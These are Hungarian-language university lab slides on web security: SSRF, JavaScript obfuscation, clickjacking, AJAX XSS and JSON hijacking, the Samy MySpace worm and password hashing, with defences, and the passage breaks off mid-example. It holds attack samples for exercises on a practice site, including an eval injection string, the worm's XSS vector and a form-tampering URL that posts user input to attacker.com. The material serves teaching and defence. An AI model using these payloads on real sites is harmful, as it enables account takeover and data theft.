Haladó Adatbiztonság

Oláh Norbert

8. gyakorlat

Összefoglaló

1. Server-Side Request Forgery
2. Kliens oldali biztonság
   - Clickjacking
3. AJAX biztonság

Server-Side Request Forgery

10 - Server-Side Request Forgery

Áttekintés

- Az adatok viszonylag alacsony előfordulási arányt mutatnak az átlagosnál magasabb tesztelési lefedettséggel
- Az új bejegyzések valószínűleg a közös gyengeség-felsorolások (CWE-k) egyetlen vagy kis csoportját alkotják.
- Figyelem felkeltése érdekében, hogy fókuszáljanak rá és egy későbbi kiadásban nagyobb kategóriába sorolhassák.


SSRF

Mi az a Server-Side Request Forgery?

A korábban megalapozott bizalommal való visszaélés más erőforrásokhoz való hozzáférés érdekében. Egy webalkalmazás távoli erőforrást kér le a felhasználó által megadott URL érvényesítése nélkül.

Mire van hatással?

Vizsgálja meg és csatlakozzon a belső szolgáltatásokhoz. Egyes esetekben a támadó hozzáférhet érzékeny adatokhoz.


Internet
Intranet
GET Http://website.com/id?
content=http://10.0.0.1/administrator
Response: Admin panel
Attacker
Request
Response
website.com
10.0.0.1

SSRF

Az SSRF-támadások különböző módon használhatják ki a belső szolgáltatásokat: (pl. a spam e-mailek küldése, az operációs rendszerparancsok távoli végrehajtása a webes alkalmazásokat futtató szervereken).

Konkrétan, ha a sebezhető szerver (azaz a sebezhető webalkalmazást futtató szerver) felhőkörnyezetben van elhelyezve, az SSRF-támadások kevesebb erőfeszítést igényelnek a támadók számára, és általában veszélyesebbek.

SSRF - Hogyan lehet megelőzni?

Ezek a problémák a szoftver stack különböző rétegeiben (pl. az alkalmazás szintjén vagy egy harmadik féltől származó könyvtárban) keletkezhetnek, ami nagyon megnehezíti a sebezhető kód felkutatását. Azonban lehetséges, hogy a kevésbé nyilvánvaló esetek kimaradnak, különösen a modern webes alkalmazásokban a harmadik féltől származó könyvtárak használatának átláthatósági problémái miatt.

- Szanitáld és ellenőrizd az ügyfél által biztosított összes bemeneti adatot
- A hatások csökkentése érdekében szegmentálja a távoli szerver-hozzáférési funkciókat külön hálózatokban
- A kapcsolatok korlátozása csak meghatározott portokra (pl. 443 a https esetén)

Esettanulmány - Shopify

- A Shopify infrastruktúrája az infrastruktúra részhalmazaira van elkülönítve.
- A Shopify Exchange képernyőfotózási funkciójában lévő SSRF-el root hozzáférést lehetett szerezni egy adott részhalmaz bármely konténeréhez.
- A sebezhető részhalmaz nem tartalmazta a Shopify core-t.
- Az összes szolgáltatás auditálása után a hibát egy metaadat-elrejtő proxy telepítésével javították, és letiltották a metaadat-információkhoz való hozzáférést. A belső IP-khez való hozzáférést is letiltották az összes infrastruktúra-alhalmazán.

Forrás:
Link

Capital One

Az egyik ilyen támadás kevesebb mint egy évvel ezelőtt történt a Capital One ellen, ahol több mint 100 millió fogyasztói hitelkérelmet loptak el [35]. Link

JavaScript kód védelme

- Obfuszkáció metódusok
  - Függvények, változók, melynek céljük mindent átnevezni
  - Strukturális transzformációk (változó elrendezés, parancs sorrend)
  - Adat transzformációk (például [][] → [], az összes szöveg kódolása)
  - Vezérlő transzformációk (pl. utasítások újracsoportosítása)
- Natív kód esetén: az automatikus decompilation (visszafordítás) nehezebb
- JavaScript: csak megnehezíti az emberi megértést
- De az obfuszkálás csak az emberi megértést akadályozza az ”obscurity” által a végén

Példa: amíg a [] üres tömb, ![] hamis boolean logikai értékké válik, míg a ![] + [] ’hamis’ értékű sztringgel jelenik meg.

- [] egy üres tömb.
- ![] hamis.
- !![] igaz.
- Hamis + [] 'hamis' lesz (mert ez egy sztring + tömb tartalma → sztring) például 2+[2,2] is '22,2'
- ![]+[] 'hamis'
- +[] 0 lesz
- +!+[] 1 lesz
- (![]+[])[+[]] 'f' lesz
- 'false'[1] lesz (![]+[])[+!+[]] 'a' lesz
- ...

Javascript típus korlátozás:
Link

JavaScript kód védelme

Mi ennek a végeredménye

```
<script>
eval(
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!
![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]
]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+
!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![
]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]
)
</script>
```

Feladat - JavaScript obfuszkáció

- A fejlesztő megváltoztatta a kódot, és obfuszkációval elrejtette az adminisztrációs logikát. Próbáljon bejelentkezni az admin oldalra:
  - http://www.insecar.com/adm_obf
  - Nézd meg az oldal forrását
  - adm_obf runs adm_obf_jso.js
- Nyissa meg ezt az obfuszkált JavaScript-et: http://www.insecar.com/frontend/scripts/adm_obf_jso.js
  - Mentse az asztalra, mint a.html (Mentés másként)

Feladat - JavaScript obfuszkáció

- Vegye figyelembe, hogy a szkript az evalra támaszkodik, hogy visszavonja az obfuszkáció két rétegét.
  - Nyisd meg a mentett a.html egy szerkesztővel
  - Tegyél bele egy <script> és </script> -et az első és utolsó sorba
  - Változtasd meg a második **eval** -t **document.write** -ra
  - Nyisd meg az újonnan létrehozott a.html -t a böngészőben
    - A JavaScript deobfuszkált lett
    - Az új admin oldalt megtalálod
      http://www.insecar.com/SHA1_Error
- Vannak olyan eszközök és webalkalmazások is, amelyek automatikusan deobfuszkálják a JS-t
  - Illessze be a szkriptet erre az oldalra, és nyomja meg kétszer a 'Deobfuscate' gombot:
    http://deobfuscatejavascript.com

Clickjacking

- A Clickjacking nevű technikával a támadó becsaphatja a felhasználót, aki nem kívánt műveleteket hajt végre
  - Ugyanaz a hatás, mint a Cross-site Request Forgery esetén, de ez akkor is működik, ha a CSRF-védelem (a véletlenszerű token) a helyén van
- A Clickjacking támadás nagyon érzékeny a helyzetmeghatározásra
  - A támadó azonban lecsökkentheti és nagyíthatja a bekeretezett gombokat
  - A keret horgonyokkal (anchor) és HTML elem ID-kal a megfelelő helyre helyezhető

Formális definíció:
http://cwe.mitre.org/data/definitions/1021.html

Feladat - IFrame, Hol az Én Autóm? 1/3

- Nyisd meg http://www.insecar.com
  - Jelentkezz be egy érvényes felhasználóval
  - Username: luxurycars
  - Password: lcarS1234!
- Mivel a social engineering támadás meggyőzi az áldozatot, hogy látogasson el egy rosszindulatú webhelyre
  - Nyisd meg ezt a linket a böngészőben egy másik lapon: http://attacler.com/Win7_Firefox/clickjacking1.html
- Frissítsd (F5-tel) - hová tűnt a kedvenc autód?
  - **És miért?**

Feladat - IFrame, Hol az Én Autóm? 2/3

- Azért, hogy lásd hatását próbálj meg megnyitni egy másik oldalt a rosszindulatú webhelyen
  - Nyisd meg
    http://attacler.com/Win7_Firefox/clickjacking1op.html
- **Most már láthatod a rejtett iframe-t**

Feladat - IFrame, Hol az Én Autóm? 3/3

- Végül ellenőrizze a rosszindulatú oldal fejlettebb verzióját
  - Nyissa meg:
    http://attacler.com/Win7_Firefox/clickjacking2.html
- **A gomb követi a kurzort!**

Clickjacking elleni védelem

- Alapvetően: ne engedje, hogy bekeretezzék (framed)
- Védelem HTTP (válasz) fejlécek révén, amelyeket a böngészőknek figyelembe kell venniük
  - X-Frame-Options - már elavult
  - frame-ancestors Content Security Policy irányelve alapján
- JavaScript védelem
  - Framebusting: ellenőrizze, hogy megjelenik-e egy keretben, és ha igen, törje ki (break out) az oldal újratöltésével. Például:

```
If (top != self) top.location=self.location;
```

  - Vagy elrejtheti vagy obszkulálhatja a tartalmat, ha nem egy top elem
  - Használd pl. a Facebook és a Twitter segítségével
- Ellenőrizze a referrer-t, hogy továbbra is engedélyezze-e a kereteket (whitelist)

Content Security Policy (CSP):
Link

Content Security Policy (CSP) Quick Reference Guide:
Link

Clickjacking alapjai:
Link
Clickjacking elleni védelem:
Link
Praktikusan ellenőrizheti, mely böngésző támogatja az adott HTTP headert vagy funkciókat:
Link

Anti frame-busting - a védelmi szkriptek elvetése

- Kettős framing
  - Amikor a szkript használja parent.location = self.location
  - parent.location kettős képkeret használata esetén a legtöbb böngészőben valójában megsérti a biztonságot
    - Nem lesz navigáció
- Az onBeforeUnload esemény regisztrálása a keretezési oldalon, amely visszatér egy azonnali válasszal felhasználótól, hogy törölni akarja-e a navigációs kérelmet.
  - A legtöbb böngésző nem fogja ösztönözni a felhasználót, ha az eseménykezelő egy olyan webhelyre navigál, amely 204 - No Content válaszol.
- Hagyja, hogy a böngésző XSS-szűrője állítsa le a frame-busting szkriptet
  - Csak tegye a védelmi szkriptet egy URL-paraméterbe

Ez egy másik példa a támadók és a védők közötti ”macska-egér játékra”. Néhány technika a felhasználók naivitására támaszkodik, pl. az onBeforeUnload parancssor megjelenítésével, például: ”Biztos benne? Az OK gombra kattintva potenciálisan ellátogathat egy káros webhelyre, és megfertőzheti a számítógépét”.

Egy összefoglaló a támadási és védelmi technikákról:
Link

Frame busting elleni védelem

- Legjobb megoldások
  - Az oldal tartalmának elrejtése az oldal betöltésekor
  - Ezután ellenőrizze, hogy top frame van-e (ha nincs bekeretezve)
    - Ha top vagy: mutasd meg a content elemeket
    - Ha nem top vagy: újratöltés mint top elem
- Ha a JavaScript le van tiltva, vagy a szkript bármilyen módon elutasításra kerül, nem jelennek meg érzékeny kontrollok

```
<style> body { display : none; } </style>
<script>
if ( self == top )
{
    document.getElementsByTagName("body")[0].style.display='block';
}
else
{
    top.location=self.location;
}
</script>
```

AJAX

- Kliens-szerver kód interakció ahol
  - Az elrendezést és a formázást (layout and formatting) a Weboldal hajtja végre
  - Az oldalba ágyazott szkript aszinkron módon működik együtt a szerverrel, hogy további adatokat gyűjtsön
  - További oldaltartalmat generálunk kliensoldalon a szervertől kapott információk alapján

AJAX = Asynchronous JavaScript and XML

A gyakorlatban azonban az XML-et nem használják széles körben a JSON, HTML, text és saját formátumokhoz képest.

XSS az AJAX-ban

- XSS kihívások AJAX esetén
  - Downstream AJAX esetén
  - A felhasználó által irányított adatok különböző formában jelenhetnek meg
    - JSON, XML, text, binary, ...
  - Ezt a választ a JavaScript elemzi és dolgozza fel
    - Amit az oldalra helyez a DOM megírásával
    - Vagy a **document.write** vagy equivalent használatával
- Ennek eredményeként nehezebb támadni egy webhelyet
  - De így védjük az XSS ellen

Természetesen a kliens és a szerver közötti kommunikáció látható a támadó számára, csakúgy, mint a JavaScript, amely feldolgozza az downstream kommunikációt.

Szkript beszúrásos támadás az AJAX-ban

- A szkript beszúrás akkor fordulhat elő, ha a felhasználó által irányított adatok bármilyen formában eljutnak a **eval ()** -be

```
eval("var rcvd = '" + xmlhttp.responseText + "'; ");
```

  - Tegyük fel, hogy a fenti downstream válasz adatok: **42' ; alert (1); var b='a**
- Még triviálisabb, ha érvényes JavaScriptet küldünk AJAX downstream adatként (pl. JSONP elvégzésekor)
  - Akkor ezt egyszerűen feldolgozza a **eval ()**-lel

```
eval(xmlhttp.responseText);
```

- Az escaping ebben az esetben kihívást jelent
  - Escapelni a csúcsos zárójeleket(<, >) egyáltalán nem segít

JSONP:
Link

Példa arra, hogy a JSONP használata miként eredményezhet (persistent) XSS-t:
Link

Feladat - JavaScript hijacking

- Jelentkezz be az Insecar oldalra (használj Firefoxot!)
  - Használd például luxurycars és lcarS1234!
- Ellenőrizd a kiemelt hirdetés feladott postjait (Car wholesale)
  - Adjon hozzá saját megjegyzést (bármit tartalmazhat)
- Egy új lapon menj az attacker oldalra
  - http://attacker.com/ajax_csrf.html
  - Ellenőrizze a forráskódot: ágyazd be /product/comment/get/{ID} az oldalba <script src="..."> -tel
- Ellenőrizd, hogy kiszivárgott-e az üzenet
  - http://attacker.com/stolen_messages.jsp

Hogyan tudja a támadó kivonni a titkos üzenetet az AJAX válaszból?

CSRF védelem az AJAX-ban

- Kerüld a válaszként érvényes JavaScript küldését
  - Használjon például JSON-t vagy más adatformátumot
- Vagy ha igen
  - Adj egy while(1); -t a JavaScript előtt
    - A Google választása a közelmúltig (pl. Gmail)
  - Vagy adjon hozzá szemetet (letters, HTML tags, quotes, ...) , amelyek megszakítják a szintaxist
    - Jó a JSON ellen - vagy általában más beágyazással szemben
    - Például: Angular auto-strips)] ’ , \ n
- Használjon CSRF védelmi tokent (véletlenszerű érték)
- Ellenőrizd a referert, hogy csak ugyanazon domainhez küldjön választ
  - De ezt be lehet csapni, ha nem helyesen kezelik!

Vegye figyelembe, hogy a szkript tagek csak GET kéréseket generálhatnak! Ezért meg kell bizonyosodni, hogy minden AJAX végpont (amely Javascriptet vagy JSONP-t ad vissza) csak a POST-ot fogad el.

MySpace worm

- Valós életből egy példa
  - Samy (JS.Spacehero) egy Myspace XSS worm volt
  - Ha valaki megfertőzött oldalt nyitott meg, automatikusan generált egy baráti kérelmet, és a kódot az áldozat profiljában is tárolta
  - Alig 20 órán belül több mint egymillió felhasználó futtatta a payload-ot
- Mivel a MySpace blacklist-en alapuló szűrést használt, a féreg JavaScript-kódjának szüksége volt néhány trükkre

Samy leírása:
Link

MySpace worm - sebezhetőség kihasználása

- Kihívások:
  - Sok tag volt blokkolva: <a>, <img>,<script>, etc.
    - ... de a MySpace nem blokkolta a style attribútumot a tagekben, és a CSS engedélyezte a JavaScriptet, pl.:
  - A JavaScript nem tartalmazhat idézőjeleket, mivel mind ’ és mind a ” idézőjel használhatók magában a div-ben
    - ... de az eval() kreatív használata elkerüli ezt a kérdést
  - A javascript szót szintén blokkolták, de a böngészők megengedik az új sorokat
  - Végül ez a megközelítés működött:

```
<div id="mycode" expr="alert(1)" style="background:url('java //newline!
script:eval(document.all.mycode.expr)')">
```

MySpace worm - payload

A szkript a következő lépéseket hajtotta végre barátkérés elküldéséhez és kódjának beillesztéséhez a profilba:

- Elolvasta a felhasználó információját
  - Megszerezte az oldal forrását (beleértve a felhasználói azonosító userID)
    - eval('document.body.inne' + 'rHTML')
  - Elolvasta a felhasználó tényleges barátlistáját az xmlhttp használatával
- Hozzáadta Samy-t a barátlistához
  - Szüksége volt POST-ra a www.myspace.com webhelyről, de mivel a szkript a profile.myspace.com oldalról futott, meg kellett változtatnia a helyét
    - if (location.hostname == 'profile.myspace.com') document.location = 'http://www.myspace.com' + location.pathname + location.search;

MySpace worm - payload

- A CSRF védelem megkerülése
  - A MySpace véletlenszerű hash-t generált a felhasználók oldalain, mint CSRF védelmi token
  - Az oldalt azonban a tokennel együtt el lehet olvasni
  - Ezután a POST küldhető a megfelelő értékkel
- A ”Samy is my hero” és a kód hozzáadása
  - Az új token értékhez új GET szükséges
  - Elvégezni a kód URL-kódolását
  - Végül elküldeni a hero szöveget és kódot POST metódussal

AJAX biztonsági irányelvek

- Használd az .innerText -et
- Ne használj evalt
- Kanonizálja az adatokat a fogyasztók számára (kódolja használat előtt)
- Ne hajtson végre biztonságát befolyásoló logikát az ügyfél oldalon
  - Ne támaszkodjon a kliens logikájára a biztonság szempontjából (például hitelesítés)
  - Ne végezzen titkosítást a kliens oldali kódban
  - Ne hagyatkozzon az ügyfél üzleti logikájára
- Kerülje a serialization kód megadását (ezt ne otthon végezze el)
  - Még egy kis hiba is komoly biztonsági problémákat okozhat
- Kerülje az XML dinamikus felépítését
- Soha ne továbbítsa a titkokat a kliensnek

AJAX biztonsági irányelvek

OWASP AJAX biztonsági irányelvek:
Link

Feladat - JavaScript Form megsértés

- Nyisd meg a http://www.insecar.com oldalt és jelentkezz be mint hans a jelszó pedig hansMuller!87
- ”Open your inbox”, és kövesd a linket admin üzenetben:

```
http://www.insecar.com/user/modify?errormsg=There%20has%20been%20
a%20data%20breach,%20please%20change%20your%20password%20immediat
ely!%3Cinput%20class%3D%22button%20expanded%22%20type%3D%22submit
%22%20form%3D%22modify_form%22%20formaction%3Dhttp%3A%2F%2Fattack
er.com%2Fstolen_messages.jsp%20value%3D%22Modify%22%20style%3D%22
position%3Aabsolute%3Btop%3A703px%3Bleft%3A481px%3Bwidth%3A958px%
3Bz-index%3D99999%22%3E%3C%2Finput%3E
```

  - Ki tudod innen másolni
    http://attacker.com/Win7_Firefox/form_tampering.txt
- Töltsd ki az űrlapot az adataiddal
  - **Click-elj** a Modifygombra (vagy csak nyomja meg az ENTER-t)

Feladat - JavaScript Form megsértés

- Most ellenőrizd a következő oldalt
  http://attacker.com/stolen_messages.jsp

Lehet, hogy egy támadó úgy néz ki, mintha a művelet rendben lett volna? Ha igen, hogyan?

Feladat - Kliens oldali include

- Nézd meg az ”About” oldalt http://www.insecar.com/ (**használj Firefoxot!**
  - Figyeld meg az URL-t: http://www.insecar.com/about?/frontend/views/templates/about_content.html
  - Be tudunk include-olni valamit cross-origin módon?
- Ellenőrizd a cor.jsp és corallow.jsp implementációkat innen C:\Ex/WebExample_jsp/Attacker_com
  - Ez utóbbi magába foglalja Access-Control-Allow-Origin:*
- Először probáld ki: http://www.insecar.com/about?http://attacker.com/cor.jsp
  - Semmi nem történt...
- Azután próbáld ki: http://www.insecar.com/about?http://attacker.com/corallow.jsp
  - A szkript végrehajtódott!

Feladat - Kliens oldali include

Mit kellett tennie a támadó webhelyén, hogy a támadás működjön?

Mit tud még elérni a támadó ezzel a támadással (a szokásos XSS-hez képest)?

Feladat - Kliens oldali hitelesítés

- A rendszergazda a www.insecar.com webhelyen implementálta ügyféloldali hitelesítést a titkos adminisztrációs oldal védelme érdekében. Próbáljon bejelentkezni az admin oldalra:
  - http://www.insecar.com/adm
- Tipp: a hitelesítési JavaScript kódot az oldal forrásában láthatja - nézd meg adm.js
- Nyugodtan férjen hozzá a nem dokumentált (de elérhető) adminisztrátorok oldalához a következő címen:
  - http://www.insecar.com/secret_status_page

Ügyféloldali hitelesítés és jelszókezelés

- Tipikus hibák
  - Biztonság az obscurity következtében - egy oldal, amelyre nincs hivatkozás, elérhető
  - Ügyféloldali hitelesítés vagy biztonsági funkciók
  - Hardcoded jelszó
- Legjob megoldások
  - Mindig használjon szerveroldali hitelesítést - az ügyféloldalon történő hitelesítés a definíció szerint obscurity biztonságon alapul
  - Ne használjon Hardcoded jelszavakat a JavaScript kódjában, még titkosított / obfuscated formában sem
    - A hackerek megtalálják a módját ezeknek a jelszavaknak a megtanulására


Feladat - a hashelt jelszavak gyengesége

- Keress egy online MD5 hash szolgáltatást Google-ben
  - Keress rá például: **hashing tool**
  - Példa: http://www.fileformat.info/tool/hash.htm
    - Vagy csak kattins a Hashing linkre a böngészőben
  - Írj be egy sztringet
    - Pl. a te neved...
  - Készítsd el ennek az MD5 hashét
- Keresd meg a végeredményként kapott hash értéket
  - Nyissa meg kedvenc keresőmotorját egy böngészővel
  - Másolja, majd illessze be a hexadecimális karaktereket

Hány találatot kaptál a ”jelszó” hashére?

Jelszavak kezelése és tárolása

- A hashelt jelszavak még mindig sérülékenyek
  - A jelszó találgatásra: üres, felhasználó neve stb.
  - Szótár támadásokra
    - Végrehajtható keresőmotorokkal is
  - Brute force támadásokra
    - Előre kiszámított szivárvány táblák támogatják
- Legjobb megoldások
  - Jelszóval kapcsolatos elvek alkalmazása (még jobb: kifejezések használata)
  - Használj lassú hash funkciót, például a bcrypt vagy a PBKDF2
  - Sózás:



Comments, remarks

Kifejezés vs jelszóval kapcsolatos elvek
http://xkcd.com/936/
Brute force támadással:
http://xkcd.com/538/
Szivárvány táblák:
https://en.wikipedia.org/wiki/Rainbow_table
A jelszavak lassú hash-ekkel való tárolásának fontossága(nem csak bcrypt-et jelent!):
https://codahale.com/how-to-safely-store-a-password/

Brute force támadás alkalmazása

- A Brute force támadás alkalmazása bármikor lehetséges - elméletileg
  - De ha több mint egy évszázadra lenne szükség az általánosan elérhető számítási erővel, akkor gyakorlati szempontból rendben vagyunk
- Hogyan tudja egy támadó lerövidíteni a szükséges időt?
  - Botnet
  - Pénz → adatközpontok, felhő
  - GPU vagy dedikált hardware (FPGA vagy hasonló)
  - És természetesen a szivárvány táblák...
- On-line brute force támadás
  - A hitelesítési kísérletek nem megfelelő korlátozása
- Off-line brute force támadás
  - Egy adatbázis ellen, pl. cracking hash

Speciális hash algoritmusok a jelszó tárolásához

- **Argon2**
  - A Password Hashing Competition győztese 2015-ben
  - A #1 választás az OWASP szerint(használd ezt ha elérhető)
- **Password-Based Key Derivation Func. 2 (PBKDF2)**
  - SHA1 vagy SHA256 (HMAC) alapján, szabályozható iterációk
  - NIST által javasolt, FIPS-140 megfelelés
- **bcrypt**
  - Blowfish titkosító alapján, magában foglalja a sózást
  - Adaptív (sebesség szempontjából) - ”költség” szabályozható
  - A GPU támadásokkal szemben ellenállóbb (globális táblát használ)
- **scrypt**
  - Befolyásolja a hosszú sztringeket a memóriában
  - Egyes kriptovaluták (például LiteCoin) használnak scrypt-et, így az ASIC-bányászok problémát jelenthetnek a jövőben

Comments, remarks

Az Argon2-nek két változója van (i és d); Az ”i” változót nem szabad használni, mivel van néhány kriptoanalitikus gyengesége.

Scrypt és bcrypt elemzése:
https://blog.ircmaxell.com/2014/03/why-i-dont-recommend-scrypt.html
PBKDF2 specifikáció:
https://tools.ietf.org/html/rfc2898#section-5.2
Argon2:
https://www.cryptolux.org/index.php/Argon2

Esettanulmány - Ashley Madison adatlopás

Esettanulmány - Ashley Madison adatlopás

- 2015 augusztusában feltörték az Ashley Madison társkereső weboldalt és nyilvánosságra hozták az ellopott az adatokat
  - Tag profilok tranzakciókkal (kártyaszám nélkül)
  - 36 millió felhasználói jelszó
    - 12 cost-ú bcrypt által védett (2^{12}=4096 iteráció)
- A kutatók megpróbálták feltörni a bcrypt által védett jelszavakat
  - Szótár támadások végrehajtása 4 GPU használatával
  - **4007** gyenge jelszót feltörtek **5 nap** alatt
  - De az összes 36M jelszó ellenőrzése több mint egy évszázadot igényelt volna!
- A támadás azonban a forráskódot is kiszivárogtatta
  - A jelszavak ellen végrehajtható brute force támadás feltárása

Comments, remarks

A data dump-ról szóló cikk:
https://arstechnica.com/information-technology/2015/08/data-from-hack-of-ashley-madison-cheater-site-purportedly-dumped-online/

A brute force kísérlet részletei:
https://arstechnica.com/information-technology/2015/08/cracking-all-hacked-ashley-madison-passwords-could-take-a-lifetime/

Bejelentkezési kulcs token

- **A bejelentkezési kulcsot** MD5-tel generálták és DB-ben **tárolták**
  - Automatikus bejelentkezéshez használt (pl. elfelejtett jelszó esetén)
- A regisztráció és a fiók módosítása során a következőképpen számították ki:
  - Korábban:

```
md5(lc($username)."::".lc($pass))
```

  - Későbbi generációknál:

```
md5(lc($username)."::".lc($pass).":".lc($email).":73@^bhhs&#@&^@8@*$")
```

  - Végül 2012-ben sokkal jobb megoldást találtak:

```
md5(lc($username)."::".lc(bcrypt($pass)))
```

- Csak az új regisztrációkat érintette
  - A meglévő felhasználókat a régi és sebezhető formában hagyták

Comments, remarks

Releváns idézet a cikkből: ”We can only guess at the reason the $loginkey value was not regenerated for all accounts,” egy csapattag írta egy e-mailben Ars-nak. ”The company did not want to take the chance of slowing down their site while the $loginkey value was updated for all 36+ million accounts.”
Vegye figyelembe, hogy az lc lowercase függvény (PHP).
A bejelentkezési token gyengeségének felfedezése:
https://blog.cynosureprime.com/2015/09/how-we-cracked-millions-of-ashley.html
Részletes magyarázat:
https://arstechnica.com/information-technology/2015/09/once-seen-as-bulletproof-11-million-ashley-madison-passwords-already-cracked/

A jelszó feltárása brute force támadással

- Md5 (bejelentkezési kulcs) Brute force-olva lehetett a bycrypt helyett
  - A nyíltszövegű jelszó volt az egyetlen ismeretlen az MD5 bemenetben
  - Még hatékonyabb, mivel minden kisbetűs volt
- Az eset javítására volt szükség a végén
  - A feltárt (lehetséges) jelszó kisbetűs volt
  - Az összes karaktert át kell kapcsolni, és minden egyes kombinációt ellenőrizni kell a bcrypt értékkel szemben a valódi jelszó meghatározása érdekében
- **11.2 millió** bcryptelt jelszót lehetne feltörni **csak néhány nap alatt** azoknak a felhasználók esetében akik 2012 előtt regisztráltak

A jelszó feltárása brute force támadással

- Tanulságok
  - Soha ne használj nyíltan tárolt jelszót token hash-ekhez
  - Ha megváltoztatod a jelszó hash-elő függvényt egy erősebbre, akkor migrálni kell az összes tárolt jelszóra

Gyakori hibák a jelszókezelésben

- Gyenge kriptográfia
  - A gyengén kódolt jelszavak nem védettek
- Jelszó csonkítása
  - Nem teszi biztonságossá a kifejezések használatát
- Logging passwords
  - Ne loggold a rossz jelszavakat sem.
- Alapértelmezett jelszavak
  - Ne használd ugyanazt az alapértelmezett jelszót az összes telepítéshez - vagy legalább kérje a felhasználót, hogy változtassa meg
- Beégetett jelszó
  - A forráskódba helyezett jelszavak felfedhetők
  - **Tekints a forráskódodra úgy, mint ”nyilvános információra”**

Komment

Általában meg akarsz bizonyosodni arról, hogy a jelszavak amiket használsz egyediek és nehezen kitalálhatóak. Amikor a jelszavakat (vagy API kulcsokat) használod a programodban, soha nem szabad beégetned őket - ez nem csak megnehezíti a karbantartást, hanem azt is jelenti, hogy a támadó megkapja a jelszavaidat, amint megkapja a forráskódot. Ehelyett a jelszavakat és az API kulcsokat be kell olvasnod konfigurációs fájlokból. A beégetett jelszavakkal kapcsolatos további probléma az, hogy azok akkor is elérhetők lesznek a verziókezelő rendszeren keresztül ha törölték őket a kódból.

Komment

Hard-coded passwords put industrial systems at risk:
https://nakedsecurity.sophos.com/2017/04/10/hard-coded-passwords-putindustrial-systems-at-risk
Egy Kaliforniai törvényjavaslat először szabályozza az IoT-t az Egyesült Államokban (lényegében betiltja az alapértelmezett jelszavakat):
https://nakedsecurity.sophos.com/2018/09/13/california-bill-regulates-iot-for-first-time-in-us/

Érzékeny információ a memóriában - minimalizálja a támadás felületét

- A legfontosabb: ne legyenek beégetett titkok!
  - Tartsd őket védett külső forrásokban (fájlok)
  - Olvassa be őket, ha szükséges és törölje, ha kész
  - Minimalizálja azt az időt, ameddig a titok a memóriában van
  - Kihívás: hogyan lehet ellenőrizni, hogy törölte-e
    - Több ellenőrzés a natív kódban (C/C++) - ”zeroisation”
    - Nagyobb kihívás a managed kód esetében(Java, C#) - disposability and immutability are the issues
- A memóriában való titkosítás csak megnehezíti a megtalálását - de nem lehetetlen
  - Probléma: hol tároljuk a titkosítási kulcsot?
  - Ez csak bújócska...
    (kivéve, ha van biztonságos elem, pl. egy SIM-kártya)

Comments, remarks

A titkok eltávolítása a memóriából egyszerű a teljes memóriakezelés felügyeletével, amelyet az alsóbb szintű programozási nyelvekben biztosítanak. Azonban amikor érzékeny adatokat megváltoztathatatlan osztályokba rakjuk, például sztringekbe Java-ban vagy C #-ben, a fejlesztő nem tudja ellenőrizni, hogy mikor törlődnek az adatok a memóriából (ha egyáltalán törlődnek). Ezért jó megoldás, ha a kulcsokat és a jelszavakat változtatható objektumokban, például bájt tömbökben tároljuk, majd nulla értékekkel töltjük fel őket, ha a titokra már nincs szükségünk.

XML dokumentumok aláírása - Vedd észre a hibát!

- A digitális aláírás igazolhatja az XML dokumentumok és üzenetek vagy azok részeinek hitelességét

```
<order>
  <item>
    <name>Pencil</name>
